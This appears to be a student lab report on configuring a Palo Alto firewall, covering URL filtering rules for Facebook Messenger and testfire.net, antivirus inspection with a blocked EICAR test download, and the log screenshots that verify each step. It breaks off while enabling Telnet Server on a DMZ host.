
I tried to access: www.facebook.com from the inside host and it allowed it:



facebook

Facebook helps you connect and share with the people in your life.

I tried to access: www.facebook.com/messenger from inside host and it blocked the site:



Web Page Blocked


The web page you are trying to visit has been blocked in accordance with company policy. Please contact your system administrator if you believe this is an error.

User: 10.10.10.10

URL: www.facebook.com/messenger

Category: ECE519C_Facebook-chat

Firewall logs verification **(Monitor->URL Filtering)**:



RL CATEGORY IST	URL	FROM ZONE	TO ZONE	SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	APPLICATION	ACTION
CE519C_Facebook-chat,not-resolved	www.facebook.c...	inside	outside	10.10.10.10			157.240.3.35			facebook-base	block-url
CE519C_Facebook-control-Sites,not-resolved	www.messenger...	inside	outside	10.10.10.10			216.239.34.157			web-browsing	block-url


Use URL filtering to block Inside-Host access to testfire.net

Here again I first went to ‘OBJECTS’ tab and added a URL Category with following configurations:

Name: ECE519C_testfire

Type: URL List

Site: www.testfire.net



https://192.168.239.134/?#objects::vsys1::objects/custom-objects/url-category

Custom URL Category


Name: ECE519C_testfire

Description: Block testfire

Type: URL List

☑ SITES
☑ www.testfire.net

Then I added a new URL Filtering rule as follows and blocked the testfire.net site:



https://192.168.239.134/?#objects::vsys1::objects/security-profiles/url-filtering

URL Filtering Profile

Name: Testfire_Restrict


Description:

Categories | URL Filtering Settings | User Credential Detection | HTTP Header Insertion | Inline Categorization

□ CATEGORY	SITE ACCESS	USER CREDENTIAL SUBMISSION
Custom URL Categories		
□ ECE519C_Facebook-chat *	allow	allow
☑ ECE519C_testfire *	block	block
Pre-defined Categories		
□ abortion	allow	allow
□ abused-drugs	allow	allow
□ adult	allow	allow

Check URL Category

And then I added this rules in the profile section of my security rule. Ensuring URL Filtering:



Security Policy Rule

Action Setting

Action: Allow

□ Send ICMP Unreachable

Profile Setting

Profile Type: Profiles

Antivirus: None

Vulnerability Protection: None

Anti-Spyware: None

URL Filtering: testfire_Restrict

File Blocking: None

Data Filtering: None

WildFire Analysis: None

Log Setting

☑ Log at Session Start

☑ Log at Session End

Log Forwarding: None

Other Settings

Schedule: None


QoS Marking: None

□ Disable Server Response Inspection

Verification:

For verifications first I tried accessing ‘testfire.net’ from inside host and then I checked my firewall logs to. Please refer to the screenshots below:

Blocked site access:



Web Page Blocked


The web page you are trying to visit has been blocked in accordance with company policy. Please contact your system administrator if you believe this is an error.

User: 10.11.11.10

URL: www.testfire.net

Category: EOEDABC_testfire


Firewall logs (Monitor->URL Filtering):



L CATEGORY T	URL	FROM ZONE	TO ZONE	SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	APPLICATION	ACTION
CES19C_testfire,r solved	www.testfire.net...	inside	outside	10.10.10.10			65.61.137.117			web-browsing	block-url
CES19C_testfire,r solved	www.testfire.net/	inside	outside	10.10.10.10			65.61.137.117			web-browsing	block-url
CES19C_Facebook at,not-resolved	www.facebook.c...	inside	outside	10.10.10.10			157.240.1.35			facebook-base	block-url
CES19C_Facebook ntrol Sites,not-resolved	www.messenger...	inside	outside	10.10.10.10			216.239.34.157			web-browsing	block-url

Apply antivirus inspection for Inside-Host Internet traffic.

To apply antivirus inspection, I went to my main security rule and modified it. I went to actions tab and configured profiles, selected antivirus and kept it to default and committed the changes.



Security Policy Rule

General | Source | Destination | Application | Service/URL Category | Actions | Usage

Action Setting

Action: Allow

□ Send ICMP Unreachable

Profile Setting

Profile Type: Profiles

Antivirus: default

Vulnerability Protection: None

Anti-Spyware: None

URL Filtering: None

File Blocking: None

Data Filtering: None

WildFire Analysis: None

Log Setting

☑ Log at Session Start

☑ Log at Session End

Log Forwarding: None

Other Settings


Schedule: None

QoS Marking: None

□ Disable Server Response Inspection

Attempt to download the eicar test virus from Inside-Host; illustrate the outcome.

For this I searched EICAR from Inside host’s browser and tried downloading a test malware file and it got blocked. Please refer to the screenshot of the result attached below:




Virus/Spyware Download Blocked

The file you are trying to download has been blocked in accordance with company policy regarding viruses and spyware. Please contact your system administrator if you believe this is an error.

File name eicar.com

Firewall log (Monitor->Threat):

Identified as medium-level threat.




https://192.168.239.134/#monitor::vsys1::monitor/logs/threat

ZONE	SOURCE ADDRESS	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION ADDRESS	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	TO PORT	APPLICATION	ACTION	SEVERITY	FILE NAME
inside	10.10.10.10			89.238.73.97			443	web-browsing	reset-server	medium	eicar.com
inside	10.10.10.10			89.238.73.97			443	web-browsing	reset-server	medium	eicar.com

On DMZ-Host, ensure the Telnet Server is running

For this task I turned on my DMZ-host and went to control panel and selected “turn windows features on or off” and ensured telnet server and client are enabled:

